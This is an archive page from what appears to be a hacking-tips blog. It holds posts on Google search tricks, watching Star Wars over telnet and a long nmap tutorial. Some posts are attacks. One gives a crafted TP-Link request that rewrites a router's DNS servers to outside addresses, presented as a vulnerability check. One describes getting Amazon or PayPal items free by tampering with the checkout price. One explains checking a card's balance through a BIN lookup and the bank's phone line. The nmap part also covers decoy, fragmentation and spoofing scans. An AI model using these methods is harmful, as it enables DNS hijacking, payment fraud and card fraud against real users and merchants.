Infolinks In Text Ads

Showing posts with label Security tools. Show all posts

Thursday, 31 July 2014

How to find your Router Vulnerability & How to Fix it

How to find your Router 


Vulnerability & How to Fix it 

       Routers are an ideal target for Hackers. If an attacker gains control of a router, they can monitor, redirect, block or otherwise tamper with a wide range of online activities of the target.
Worst-case scenario? Strangers from anywhere in the world can access your files, slip malware into your network, or use your own security cameras to spy on you—all without ever laying a finger on your hardware.
How to find Router Vulnerability
To find out if your router has a security bug or not, please follow the instructions as follows:
1. Open your browser and log into the router by typing 192.168.1.1 or look at the back of your router for IP.

2. Go to settings and note the DHCP server Primary DNS and Secondary DNS. Supposedly the DNS server IP is 0.0.0.0 or IP DNS server you ISP.


tplink dchp

3. Run the following script in the browser and click on the “script” below:

http://192.168.1.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199&Lease=120&gateway=0.0.0.0&domain
=&dnsserver=180.131.144.144&dnsserver2=180.131.145.145&Save=%B1%A3+%B4%E6

tplink dhcp server

4. If the primary and secondary DNS addresses turn into like this, then the router vulnerable to exploitation DNSChanger2.
tplink dns changer
How to Fix Router Vulnerability:
Update your Router Firmware.
author Nauman Ashraf


This is for educational purposes, 
The author is not responsible for 
any action.  
hackingterritory

Sunday, 9 February 2014

20 Great Google Secrets


20 Great Google Secrets


Google is clearly the best general-purpose search engine on the Web

But most people don’t use it to its best advantage. Do you just plug in a keyword or two and hope for the best? That may be the quickest way to search, but with more than 3 billion pages in Google’s index, it’s still a struggle to pare results to a manageable number.

But Google is an remarkably powerful tool that can ease and enhance your Internet exploration. Google’s search options go beyond simple keywords, the Web, and even its own programmers. Let’s look at some of Google’s lesser-known options.

Syntax Search Tricks

Using a special syntax is a way to tell Google that you want to restrict your searches to certain elements or characteristics of Web pages. Google has a fairly complete list of its syntax elements at

google.com/help/operators

. Here are some advanced operators that can help narrow down your search results.

Intitle: at the beginning of a query word or phrase (intitle:”Three Blind Mice”) restricts your search results to just the titles of Web pages.

Intext: does the opposite of intitle:, searching only the body text, ignoring titles, links, and so forth. Intext: is perfect when what you’re searching for might commonly appear in URLs. If you’re looking for the term HTML, for example, and you don’t want to get results such as

mysite

, you can enter intext:html.

Link: lets you see which pages are linking to your Web page or to another page you’re interested in. For example, try typing in

link:http://www.victorrichworld.com

Try using site: (which restricts results to top-level domains) with intitle: to find certain types of pages. For example, get scholarly pages about Mark Twain by searching for intitle:”Mark Twain”site:edu. Experiment with mixing various elements; you’ll develop several strategies for finding the stuff you want more effectively. The site: command is very helpful as an alternative to the mediocre search engines built into many sites.

Swiss Army Google

Google has a number of services that can help you accomplish tasks you may never have thought to use Google for. For example, the new calculator feature

(google.com/help/features.html#calculator)

lets you do both math and a variety of conversions from the search box. For extra fun, try the query “Answer to life the universe and everything.”

Let Google help you figure out whether you’ve got the right spelling—and the right word—for your search. Enter a misspelled word or phrase into the query box (try “thre blund mise”) and Google may suggest a proper spelling. This doesn’t always succeed; it works best when the word you’re searching for can be found in a dictionary. Once you search for a properly spelled word, look at the results page, which repeats your query. (If you’re searching for “three blind mice,” underneath the search window will appear a statement such as Searched the web for “three blind mice.”) You’ll discover that you can click on each word in your search phrase and get a definition from a dictionary.

Suppose you want to contact someone and don’t have his phone number handy. Google can help you with that, too. Just enter a name, city, and state. (The city is optional, but you must enter a state.) If a phone number matches the listing, you’ll see it at the top of the search results along with a map link to the address. If you’d rather restrict your results, use rphonebook: for residential listings or bphonebook: for business listings. If you’d rather use a search form for business phone listings, try Yellow Search

(buzztoolbox.com/google/yellowsearch.).

Extended Googling

Google offers several services that give you a head start in focusing your search. Google Groups

(groups.google)

indexes literally millions of messages from decades of discussion on Usenet. Google even helps you with your shopping via two tools: Froogle
CODE
(froogle.google),

which indexes products from online stores, and Google Catalogs
CODE
(http://catalogs.google.com),

which features products from more 6,000 paper catalogs in a searchable index. And this only scratches the surface. You can get a complete list of Google’s tools and services at

http://www.google.com/options/index.html

You’re probably used to using Google in your browser. But have you ever thought of using Google outside your browser?

Google Alert

(googlealert)

monitors your search terms and e-mails you information about new additions to Google’s Web index. (Google Alert is not affiliated with Google; it uses Google’s Web services API to perform its searches.) If you’re more interested in news stories than general Web content, check out the beta version of Google News Alerts

(google.com/newsalerts).

This service (which is affiliated with Google) will monitor up to 50 news queries per e-mail address and send you information about news stories that match your query. (Hint: Use the intitle: and source: syntax elements with Google News to limit the number of alerts you get.)

Google on the telephone? Yup. This service is brought to you by the folks at Google Labs

(http://labs.google.com),

a place for experimental Google ideas and features (which may come and go, so what’s there at this writing might not be there when you decide to check it out). With Google Voice Search

(http://labs1.google.com/gvs.html),

you dial the Voice Search phone number, speak your keywords, and then click on the indicated link. Every time you say a new search term, the results page will refresh with your new query (you must have JavaScript enabled for this to work). Remember, this service is still in an experimental phase, so don’t expect 100 percent success.

In 2002, Google released the Google API (application programming interface), a way for programmers to access Google’s search engine results without violating the Google Terms of Service. A lot of people have created useful (and occasionally not-so-useful but interesting) applications not available from Google itself, such as Google Alert. For many applications, you’ll need an API key, which is available free from
CODE
google.com/apis

Thanks to its many different search properties, Google goes far beyond a regular search engine. Give the tricks in this article a try. You’ll be amazed at how many different ways Google can improve your Internet searching.

Watch STAR WARS Episode 4 on Command Prompt


Watch STAR WARS Episode

 4 on Command Prompt


1. Go to start > Run and type in cmd and press enter
2. Now type in telnet as shown below and press enter
After you press Enter, you will see the window like this:-

1)
2)
3. After that enter o as shown below and press enter.
4. Next enter towel.blinkenlights.nl as shown below and press Enter
5. Now star wars movie will start playing on your command prompt.
 

Get anything on amazon/paypal checkout for free

Get anything on amazon/paypal

 checkout for free

I'm not going to do this and never have done it because it is illegal and unethical but it is possible to get anything on paypal checkout or amazon.com for free using tamper data, a firefox addon. You basically edit the website's code to make the price of the item 0 bucks, or one cent. No money (or a penny) is actually being sent to the seller so you can see why you're better off legally buying hong kong ass penny auctions off ebay.
Here is a video showing it on PP checkout: youtube
I bet ninja remote above already caught on to this by now if people are actually doing exactly what the above guy did in that video.
Here is a video of it being done on amazon: youtube.com/watch

This exploit is detectable because, like I said, no money is going in from you. Use at your own risk. This can also be used for other sites as well. 


Sunday, 5 January 2014

How To Check Balance OF A Credit Card

This is for educational purposes, 
The author is not responsible for 
any action done by you.  

How To Check Balance OF A Credit Card  

 Hello dear friends

Today I will showing you how to check the balance of a card.

First of all, you will need to download Skype.

After that go to bindb.com and check the bin of the card, for example I will

use bin 658147.

When you scroll down you should see a bank telephone number, in this case

 is +1-320-937-8937 (chase bank). Call this number from Skype (it's free since

 it's toll free) and the automatic robot will tell you to put your full card

 number and CVV. You will do that using the keypad from Skype. It will

 automatically tell you the balance of the card which is available.

It have been tested and it's working perfectly!!!


Nmap Command Examples For Network Admins part 5

This is for educational purposes, 
The author is not responsible for 
any action done by you.  


#30: Not a fan of command line tools?

Try zenmap the official network mapper front end:

    Zenmap is the official Nmap Security Scanner GUI. It is a multi-platform (Linux, Windows, Mac OS X, BSD, etc.) free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users. Frequently used scans can be saved as profiles to make them easy to run repeatedly. A command creator allows interactive creation of Nmap command lines. Scan results can be saved and viewed later. Saved scan results can be compared with one another to see how they differ. The results of recent scans are stored in a searchable database.

You can install zenmap using the following apt-get command:


$ sudo apt-get install zenmap


Sample outputs:

[sudo] password for vivek:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  zenmap
0 upgraded, 1 newly installed, 0 to remove and 11 not upgraded.
Need to get 616 kB of archives.
After this operation, 1,827 kB of additional disk space will be used.
Get:1 http://debian.osuosl.org/debian/ squeeze/main zenmap amd64 5.00-3 [616 kB]
Fetched 616 kB in 3s (199 kB/s)
Selecting previously deselected package zenmap.
(Reading database ... 281105 files and directories currently installed.)
Unpacking zenmap (from .../zenmap_5.00-3_amd64.deb) ...
Processing triggers for desktop-file-utils ...
Processing triggers for gnome-menus ...
Processing triggers for man-db ...
Setting up zenmap (5.00-3) ...
Processing triggers for python-central ...


Type the following command to start zenmap:


$ sudo zenmap


Sample outputs:: 


Fig.02: zenmap in action


The nmap command has many more options, please go through man page or the documentation for more information. What are some of your favorite nmap command-line tricks? Share your favorite tips, tricks, and advice in the comments below.

Nmap Command Examples For Network Admins part 4

This is for educational purposes, 
The author is not responsible for 
any action done by you.  


#18: How do I detect remote services (server / daemon) version numbers?

nmap -sV 192.168.1.1

Sample outputs:

Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 01:34 IST
Interesting ports on 192.168.1.1:
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Dropbear sshd 0.52 (protocol 2.0)
80/tcp open  http?
1 service unrecognized despite returning data.

#19: Scan a host using TCP ACK (PA) and TCP Syn (PS) ping

If firewall is blocking standard ICMP pings, try the following host discovery methods:

nmap -PS 192.168.1.1

nmap -PS 80,21,443 192.168.1.1

nmap -PA 192.168.1.1

nmap -PA 80,21,200-512 192.168.1.1

#20: Scan a host using IP protocol ping

nmap -PO 192.168.1.1

#21: Scan a host using UDP ping

This scan bypasses firewalls and filters that only screen TCP:

nmap -PU 192.168.1.1

nmap -PU 2000.2001 192.168.1.1

#22: Find out the most commonly used TCP ports using TCP SYN Scan


---- Stealthy scan ----

nmap -sS 192.168.1.1

---- Find out the most commonly used TCP ports using  TCP connect scan (warning: no stealth scan)

----  OS Fingerprinting ----

nmap -sT 192.168.1.1

----  Find out the most commonly used TCP ports using TCP ACK scan

nmap -sA 192.168.1.1

---- Find out the most commonly used TCP ports using TCP Window scan

nmap -sW 192.168.1.1

---  Find out the most commonly used TCP ports using TCP Maimon scan

nmap -sM 192.168.1.1


#23: Scan a host for UDP services (UDP scan)

Most popular services on the Internet run over the TCP protocol. DNS, SNMP, and DHCP are three of the most common UDP services. Use the following syntax to find out UDP services:

nmap -sU nas03

nmap -sU 192.168.1.1

Sample outputs:


Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 00:52 IST
Stats: 0:05:29 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 32.49% done; ETC: 01:09 (0:11:26 remaining)
Interesting ports on nas03 (192.168.1.12):
Not shown: 995 closed ports
PORT     STATE         SERVICE
111/udp  open|filtered rpcbind
123/udp  open|filtered ntp
161/udp  open|filtered snmp
2049/udp open|filtered nfs
5353/udp open|filtered zeroconf
MAC Address: 00:11:32:11:15:FC (Synology Incorporated)

Nmap done: 1 IP address (1 host up) scanned in 1099.55 seconds


#24: Scan for IP protocol

This type of scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.) are supported by target machines:

nmap -sO 192.168.1.1

#25: Scan a firewall for security weakness

The following scan types exploit a subtle loophole in the TCP and good for testing security of common attacks:


---  TCP Null Scan to fool a firewall to generate a response ---

--- Does not set any bits (TCP flag header is 0) ---

nmap -sN 192.168.1.254

--- TCP Fin scan to check firewall ---
--- Sets just the TCP FIN bit ---

nmap -sF 192.168.1.254

--- TCP Xmas scan to check firewall---
--- Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree ---

nmap -sX 192.168.1.254


See how to block Xmas packkets, syn-floods and other conman attacks with iptables.
#26: Scan a firewall for packets fragments

The -f option causes the requested scan (including ping scans) to use tiny fragmented IP packets. The idea is to split up the TCP header over
several packets to make it harder for packet filters, intrusion detection systems, and other annoyances to detect what you are doing.

nmap -f 192.168.1.1

nmap -f hackingterritory.b..

nmap -f 15 hackingterritory.b..


--- Set your own offset size with the --mtu option ---

nmap --mtu 32 192.168.1.1

#27: Cloak a scan with decoys

The -D option it appear to the remote host that the host(s) you specify as decoys are scanning the target network too. Thus their IDS might report 5-10 port scans from unique IP addresses, but they won't know which IP was scanning them and which were innocent decoys:

nmap -n -Ddecoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip

nmap -n -D192.168.1.5,10.5.1.2,172.1.2.4,3.4.2.1 192.168.1.5

#28: Scan a firewall for MAC address spoofing


---- Spoof your MAC address ----

nmap --spoof-mac MAC-ADDRESS-HERE 192.168.1.1

--- Add other options ---

nmap -v -sT -PN --spoof-mac MAC-ADDRESS-HERE 192.168.1.1


--- Use a random MAC address ---

--- The number 0, means nmap chooses a completely random MAC address ---

nmap -v -sT -PN --spoof-mac 0 192.168.1.1


#29: How do I save output to a text file?

The syntax is:

nmap 192.168.1.1 > output.txt

nmap -oN /path/to/filename 192.168.1.1

nmap -oN output.txt 192.168.1.1


Nmap Command Examples For Network Admins part 3

This is for educational purposes, 
The author is not responsible for 
any action done by you.  


#6: Find out if a host/network is protected by a firewall

nmap -sA 192.168.1.254

nmap -sA server1.hackingterritory.b...

#7: Scan a host when protected by the firewall

nmap -PN 192.168.1.1

nmap -PN server1.hackingterritory.b....

#8: Scan an IPv6 host/address

The -6 option enable IPv6 scanning. The syntax is:

nmap -6 IPv6-Address-Here

nmap -6 server1.hackingterritory.b....

nmap -6 2607:f0d0:1002:51::4

nmap -v A -6 2607:f0d0:1002:51::4


#9: Scan a network and find out which servers and devices are up and running

This is known as host discovery or ping scan:

nmap -sP 192.168.1.0/24

Sample outputs:

Host 192.168.1.1 is up (0.00035s latency).
MAC Address: BC:AE:C5:C3:16:93 (Unknown)
Host 192.168.1.2 is up (0.0038s latency).
MAC Address: 74:44:01:40:57:FB (Unknown)
Host 192.168.1.5 is up.
Host nas03 (192.168.1.12) is up (0.0091s latency).
MAC Address: 00:11:32:11:15:FC (Synology Incorporated)
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.80 second

#10: How do I perform a fast scan?

nmap -F 192.168.1.1

#11: Display the reason a port is in a particular state

nmap --reason 192.168.1.1

nmap --reason server1.hackingterritory.b...

#12: Only show open (or possibly open) ports

nmap --open 192.168.1.1

nmap --open server1.hackingterritory.b....

#13: Show all packets sent and received

nmap --packet-trace 192.168.1.1

nmap --packet-trace server1.hackingterritory.b...

14#: Show host interfaces and routes

This is useful for debugging (ip command or route command or netstat command like output using nmap)

nmap --iflist

Sample outputs:

Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 02:01 IST
************************INTERFACES************************
DEV    (SHORT)  IP/MASK          TYPE        UP MAC
lo     (lo)     127.0.0.1/8      loopback    up
eth0   (eth0)   192.168.1.5/24   ethernet    up B8:AC:6F:65:31:E5
vmnet1 (vmnet1) 192.168.121.1/24 ethernet    up 00:50:56:C0:00:01
vmnet8 (vmnet8) 192.168.179.1/24 ethernet    up 00:50:56:C0:00:08
ppp0   (ppp0)   10.1.19.69/32    point2point up

**************************ROUTES**************************
DST/MASK         DEV    GATEWAY
10.0.31.178/32   ppp0
209.133.67.35/32 eth0   192.168.1.2
192.168.1.0/0    eth0
192.168.121.0/0  vmnet1
192.168.179.0/0  vmnet8
169.254.0.0/0    eth0
10.0.0.0/0       ppp0
0.0.0.0/0        eth0   192.168.1.2


#15: How do I scan specific ports?

map -p [port] hostName

---- Scan port 80

nmap -p 80 192.168.1.1

----  Scan TCP port 80

nmap -p T:80 192.168.1.1

---  Scan UDP port 53

nmap -p U:53 192.168.1.1

---  Scan two ports ---

nmap -p 80,443 192.168.1.1

---  Scan port ranges ---

nmap -p 80-200 192.168.1.1

---  Combine all options ----

nmap -p U:53,111,137,T:21-25,80,139,8080 192.168.1.1

nmap -p U:53,111,137,T:21-25,80,139,8080 server1.hackingterritory.b...

nmap -v -sU -sT -p U:53,111,137,T:21-25,80,139,8080 192.168.1.254

--- Scan all ports with * wildcard ----
nmap -p "*" 192.168.1.1

--- Scan top ports i.e. scan $number most common ports ---
nmap --top-ports 5 192.168.1.1

nmap --top-ports 10 192.168.1.1


Sample outputs:

Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 01:23 IST
Interesting ports on 192.168.1.1:
PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   open   ssh
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   open   http
110/tcp  closed pop3
139/tcp  closed netbios-ssn
443/tcp  closed https
445/tcp  closed microsoft-ds
3389/tcp closed ms-term-serv
MAC Address: BC:AE:C5:C3:16:93 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds


#16: The fastest way to scan all your devices/computers for open ports ever

nmap -T5 192.168.1.0/24

#17: How do I detect remote operating system?

You can identify a remote host apps and OS using the -O option:


nmap -O 192.168.1.1

nmap -O  --osscan-guess 192.168.1.1

nmap -v -O --osscan-guess 192.168.1.1

Sample outputs:

Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 01:29 IST
NSE: Loaded 0 scripts for scanning.
Initiating ARP Ping Scan at 01:29
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 01:29, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:29
Completed Parallel DNS resolution of 1 host. at 01:29, 0.22s elapsed
Initiating SYN Stealth Scan at 01:29
Scanning 192.168.1.1 [1000 ports]
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.1
Completed SYN Stealth Scan at 01:29, 0.16s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.1.1
Retrying OS detection (try #2) against 192.168.1.1
Retrying OS detection (try #3) against 192.168.1.1
Retrying OS detection (try #4) against 192.168.1.1
Retrying OS detection (try #5) against 192.168.1.1
Host 192.168.1.1 is up (0.00049s latency).
Interesting ports on 192.168.1.1:
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: BC:AE:C5:C3:16:93 (Unknown)
Device type: WAP|general purpose|router|printer|broadband router
Running (JUST GUESSING) : Linksys Linux 2.4.X (95%), Linux 2.4.X|2.6.X (94%), MikroTik RouterOS 3.X (92%), Lexmark embedded (90%), Enterasys embedded (89%), D-Link Linux 2.4.X (89%), Netgear Linux 2.4.X (89%)
Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (95%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (94%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (94%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.6.15 - 2.6.23 (embedded) (92%), Linux 2.6.15 - 2.6.24 (92%), MikroTik RouterOS 3.0beta5 (92%), MikroTik RouterOS 3.17 (92%), Linux 2.6.24 (91%), Linux 2.6.22 (90%)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.00%D=11/27%OT=22%CT=1%CU=30609%PV=Y%DS=1%G=Y%M=BCAEC5%TM=50B3CA
OS:4B%P=x86_64-unknown-linux-gnu)SEQ(SP=C8%GCD=1%ISR=CB%TI=Z%CI=Z%II=I%TS=7
OS:)OPS(O1=M2300ST11NW2%O2=M2300ST11NW2%O3=M2300NNT11NW2%O4=M2300ST11NW2%O5
OS:=M2300ST11NW2%O6=M2300ST11)WIN(W1=45E8%W2=45E8%W3=45E8%W4=45E8%W5=45E8%W
OS:6=45E8)ECN(R=Y%DF=Y%T=40%W=4600%O=M2300NNSNW2%CC=N%Q=)T1(R=Y%DF=Y%T=40%S
OS:=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=
OS:0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID
OS:=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Uptime guess: 12.990 days (since Wed Nov 14 01:44:40 2012)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=200 (Good luck!)
IP ID Sequence Generation: All zeros
Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
           Raw packets sent: 1126 (53.832KB) | Rcvd: 1066 (46.100KB)

See also: Fingerprinting a web-server and a dns server command line tools for more information.


Nmap Command Examples For Network Admins part 2

This is for educational purposes, 
The author is not responsible for 
any action done by you.  


It was originally written by Gordon Lyon and it can answer the following questions easily:

    -- What computers did you find running on the local network?
   --  What IP addresses did you find running on the local network?
   --  What is the operating system of your target machine?
    -- Find out what ports are open on the machine that you just scanned?
    -- Find out if the system is infected with malware or virus.
    -- Search for unauthorized servers or network service on your network.
    -- Find and remove computers which don't meet the organization's minimum level of security.

1. Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning 

2. RFC 1122    

3. RFC 792

4. Lua programming language

5. UDP


setup (LAB) 

Port scanning may be illegal in some jurisdictions. So setup a lab as follows:


                              +---------+
        +---------+           | Network |         +--------+
        | server1 |-----------+ swtich  +---------|server2 |
        +---------+           | (sw0)   |         +--------+
                              +----+----+
                                   |
                                   |
                         +---------+----------+
                         | user01 Linux/OSX    |
                         +--------------------+ 


Where,
  • user01 is your computer either running Linux/OS X or Unix like operating system. It is used for scanning your local network. The nmap command must be installed on this computer.
  • server1 can be powered by Linux / Unix / MS-Windows operating systems. This is an unpatched server. Feel free to install a few services such as a web-server, file server and so on.
  • server2 can be powered by Linux / Unix / MS-Windows operating systems. This is a fully patched server with firewall. Again, feel free to install few services such as a web-server, file server and so on.
  • All three systems are connected via switch.  


 How to install nmap? 


#1: Scan a single host or an IP address (IPv4) 

---- Scan a single ip address -----

nmap 192.168.1.1

---- Scan a host name -----

nmap server1.cyberciti.biz

---  Scan a host name with more info -----

nmap -v server1.cyberciti.biz
 
Fig.01: nmap output


#2: Scan multiple IP address or subnet (IPv4) 

nmap 192.168.1.1 192.168.1.2 192.168.1.3

---  works with same subnet i.e. 192.168.1.0/24

nmap 192.168.1.1,2,3

**** You can scan a range of IP address too:

nmap 192.168.1.1-20 
 
 ***** You can scan a range of IP address using a wildcard: 
 
 nmap 192.168.1.* 
 
 ***** Finally, you scan an entire subnet: 
 
 nmap 192.168.1.0/24 


#3: Read list of hosts/networks from a file (IPv4) 
 
 The -iL option allows you to read the list of target 
systems using a text file. This is useful to scan a large number of
 hosts/networks. Create a text file as follows:
 
  
cat > /tmp/test.txt
 

 The syntax is:
 
 nmap -iL /tmp/test.txt
 
 #4: Excluding hosts/networks (IPv4) 
 
When scanning a large number of hosts/networks you can exclude hosts from a scan:
nmap 192.168.1.0/24 --exclude 192.168.1.5
nmap 192.168.1.0/24 --exclude 192.168.1.5,192.168.1.254
OR exclude list from a file called /tmp/exclude.txt

nmap -iL /tmp/scanlist.txt --excludefile /tmp/exclude.txt

#5: Turn on OS and version detection scanning script (IPv4)

nmap -A 192.168.1.254
nmap -v -A 192.168.1.1
nmap -A -iL /tmp/scanlist.txt 


Nmap Command Examples For Network Admins part 1

This is for educational purposes, 
The author is not responsible for 
any action done by you.  


Network Mapper


Nmap is simply stand for Network Mapper. It is an open source security tool for network exploration, security scanning and auditing. However, nmap command comes with lots of options that can make the utility more robust and difficult to follow for new users.

The purpose of this post is to introduce a user to the nmap command line tool to scan a host and/or network, so to find out the possible vulnerable points in the hosts. You will also learn how to use Nmap for offensive and defensive purposes.


nmap in action


about Nmap

From the man page::: 


NMAP(1)                                                           Guide                                                           

NAME
       nmap - Network exploration tool and security / port scanner

SYNOPSIS
       nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
       Nmap (“Network Mapper”) is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks,
       although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what
       services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet
       filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network
       administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service
       uptime.

       The output from Nmap is a list of scanned targets, with supplemental information on each depending on the options used. Key among that information
       is the “interesting ports table”..  That table lists the port number and protocol, service name, and state. The state is either open, filtered,
       closed, or unfiltered.  Open.  means that an application on the target machine is listening for connections/packets on that port.  Filtered.  means
       that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed.  Closed.  ports have
       no application listening on them, though they could open up at any time. Ports are classified as unfiltered.  when they are responsive to Nmap's
       probes, but Nmap cannot determine whether they are open or closed. Nmap reports the state combinations open|filtered.  and closed|filtered.  when
       it cannot determine which of the two states describe a port. The port table may also include software version details when version detection has
       been requested. When an IP protocol scan is requested (-sO), Nmap provides information on supported IP protocols rather than listening ports.

       In addition to the interesting ports table, Nmap can provide further information on targets, including reverse DNS names, operating system guesses,
       device types, and MAC addresses.

       A typical Nmap scan is shown in Example 1. The only Nmap arguments used in this example are -A, to enable OS and version detection, script
       scanning, and traceroute; -T4 for faster execution; and then the two target hostnames.

       Example 1. A representative Nmap scan

           # nmap -A -T4 scanme.nmap.org

           Nmap scan report for scanme.nmap.org (74.207.244.221)
           Host is up (0.029s latency).
           rDNS record for 74.207.244.221: li86-221.members.linode.com
           Not shown: 995 closed ports
           PORT     STATE    SERVICE     VERSION
           22/tcp   open     ssh         OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
           | ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (DSA)


           |_2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
           80/tcp   open     http        Apache httpd 2.2.14 ((Ubuntu))
           |_http-title: Go ahead and ScanMe!
           646/tcp  filtered ldp
           1720/tcp filtered H.323/Q.931
           9929/tcp open     nping-echo  Nping echo
           Device type: general purpose
           Running: Linux 2.6.X
           OS CPE: cpe:/o:linux:linux_kernel:2.6.39
           OS details: Linux 2.6.39
           Network Distance: 11 hops
           Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

           TRACEROUTE (using port 53/tcp)
           HOP RTT      ADDRESS
           [Cut first 10 hops for brevity]
           11  17.65 ms li86-221.members.linode.com (74.207.244.221)

           Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds

       The newest version of Nmap can be obtained from http://nmap.org. The newest version of this man page is available at http://nmap.org/book/man.html.
       It is also included as a chapter of Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning (see
       http://nmap.org/book/).

OPTIONS SUMMARY
       This options summary is printed when Nmap is run with no arguments, and the latest version is always available at
       https://svn.nmap.org/nmap/docs/nmap.usage.txt. It helps people remember the most common options, but is no substitute for the in-depth
       documentation in the rest of this manual. Some obscure options aren't even included here.

           Nmap 6.40 ( http://nmap.org )
           Usage: nmap [Scan Type(s)] [Options] {target specification}
           TARGET SPECIFICATION:
             Can pass hostnames, IP addresses, networks, etc.
             Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
             -iL <inputfilename>: Input from list of hosts/networks
             -iR <num hosts>: Choose random targets
             --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
             --excludefile <exclude_file>: Exclude list from file
           HOST DISCOVERY:
             -sL: List Scan - simply list targets to scan
             -sn: Ping Scan - disable port scan
             -Pn: Treat all hosts as online -- skip host discovery


             -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
             -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
             -PO[protocol list]: IP Protocol Ping
             -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
             --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
             --system-dns: Use OS's DNS resolver
             --traceroute: Trace hop path to each host
           SCAN TECHNIQUES:
             -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
             -sU: UDP Scan
             -sN/sF/sX: TCP Null, FIN, and Xmas scans
             --scanflags <flags>: Customize TCP scan flags
             -sI <zombie host[:probeport]>: Idle scan
             -sY/sZ: SCTP INIT/COOKIE-ECHO scans
             -sO: IP protocol scan
             -b <FTP relay host>: FTP bounce scan
           PORT SPECIFICATION AND SCAN ORDER:
             -p <port ranges>: Only scan specified ports
               Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
             -F: Fast mode - Scan fewer ports than the default scan
             -r: Scan ports consecutively - don't randomize
             --top-ports <number>: Scan <number> most common ports
             --port-ratio <ratio>: Scan ports more common than <ratio>
           SERVICE/VERSION DETECTION:
             -sV: Probe open ports to determine service/version info
             --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
             --version-light: Limit to most likely probes (intensity 2)
             --version-all: Try every single probe (intensity 9)
